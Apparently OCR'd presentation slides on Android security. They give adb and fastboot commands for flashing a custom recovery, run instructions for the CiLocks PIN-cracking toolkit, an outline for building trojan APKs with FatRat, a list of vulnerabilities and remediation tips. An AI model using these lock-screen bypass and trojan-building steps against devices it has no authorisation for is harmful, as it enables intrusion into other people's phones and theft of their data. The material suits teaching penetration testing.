
- **Download** TWRT for your PC device model e.g., **DELL** or **Tecno**.
- **Copy** the file into the same folder as your **platform-tools** and your **User** folder plus the **C** drive. Rename the image to **twrp.img.**
- Connect your device to PC and run the commands
- **adb reboot bootloader**
- **fastboot devices**
- **fastboot flashing unlock**
- **fastboot flash recovery twrp.img**
- **fastboot boot twrp.img**

# OTHER TOOLS USED TO BYPASS AN ANDROID LOCK SCREEN



# CILOCKS

# INTRODUCTION

- **CiLocks** is a security toolkit designed for Android and iOS devices, primarily aimed at penetration testers, ethical hackers, and security researchers.
- Features include


1. Crack Interface lock screen,
2. Metasploit and
3. More Android or iOS Hacking

# DOWNLOAD & EXECUTION

- Open your Linux **terminal** in your preferred Folder and download **CiLocks** with command **git clone** https://github.com/tegal1337/CiLocks or download the zip file via **GitHub**.
- **Change directory** into CiLocks with the command **cd CiLocks**
- Give it **Executable permissions** with the command **chmod +x cilocks**
- Switch to a **root** user with the command **sudo su** and run the too with **bash cilocks** or **./cilocks**

# OPTIONS

- Then choose the option according the pin length the target phone is having or use a custom built wordlist.





# ANDROID OS VULNERABILITIES



# INTRODUCTION

- Android devices face critical security challenges with 70% of mobile malware targeting them.
- Almost all malware exploits unpatched vulnerabilities.
- Nearly half of users operate outdated systems.
- This presentation covers key threats and a hands-on lab to explore malicious APK creation and detection.

# KEY ANDROID VULNERABILITIES

1. **Insecure App Permissions**

- 60% of apps request excessive permissions risking data exposure.

2. **Outdated OS**

- Over 350 critical vulnerabilities linger in Android 10 and below.

3. **Malicious APKs**

- Google blocked more than 2 million harmful apps in 2023.

# KEY ANDROID VULNERABILITIES (CONTINUES...)

4. **Unsecured Connections**
- 78% of public Wi-Fi networks lack encryption, exposing users.

5. **Root Exploits**
- Attackers escalate privileges bypassing Android 9s sandbox protections.

6. **ADB Misuse**
- Enabled debugging allows remote code execution risks.

# KEY ANDROID VULNERABILITIES (CONTINUES…)

8. **WebView Vulnerabilities**

- Outdated components permit dynamic code execution attacks.

# ANDROID PENETRATION TESTING USING FAT-RAT

1. **Setup Tools** – Prepare FatRat, APK Signer, and APKTool for exercises.
2. **Generate Malicious APK** – Create payloads with FatRat targeting Android.
3. **Decompile App** – Use APKTool to analyze and modify legitimate apps.
4. **Inject Payload** – Insert malicious code into decompiled app.
5. **Recompile & Sign** – Rebuild app and sign with APK Signer for installation.
6. **Analyse Attack** – Detect indicators of intent interception and hijacking.

# SECURITY REMEDIATION STRATEGIES

## FOR USERS

1. Install apps from official Google Play only
2. Keep OS and apps updated to reduce risk by 80%
3. Review app permissions carefully before granting
4. Disable ADB when not in use
5. Avoid unsecured public Wi-Fi networks

## FOR DEVELOPERS

1. Implement certificate pinning for secure connections
2. Validate all intent sources and use explicit intents
3. Harden WebView and apply runtime permission checks

# CONCLUSION

- **Image Analysis** – Used **ExifTool, Google Images**, and manual file checks to extract or infer location and device info from images.
- **Lock screen Bypass**

i. **Emulator (MEmu)** – Bypass via **adb** by deleting lock files.

ii. **Real Device** – Used **TWRT, adb,** and **fastboot** to access and remove credentials (bootloader unlock needed).

- **App Debugging (DIVA + Frida)** – Hooked insecure functions to reveal hardcoded data, poor storage, and bypass protections.
- **Exploitation (FatRat)** – Created trojan APKs exploiting OS flaws for remote access.

# QUESTIONS?

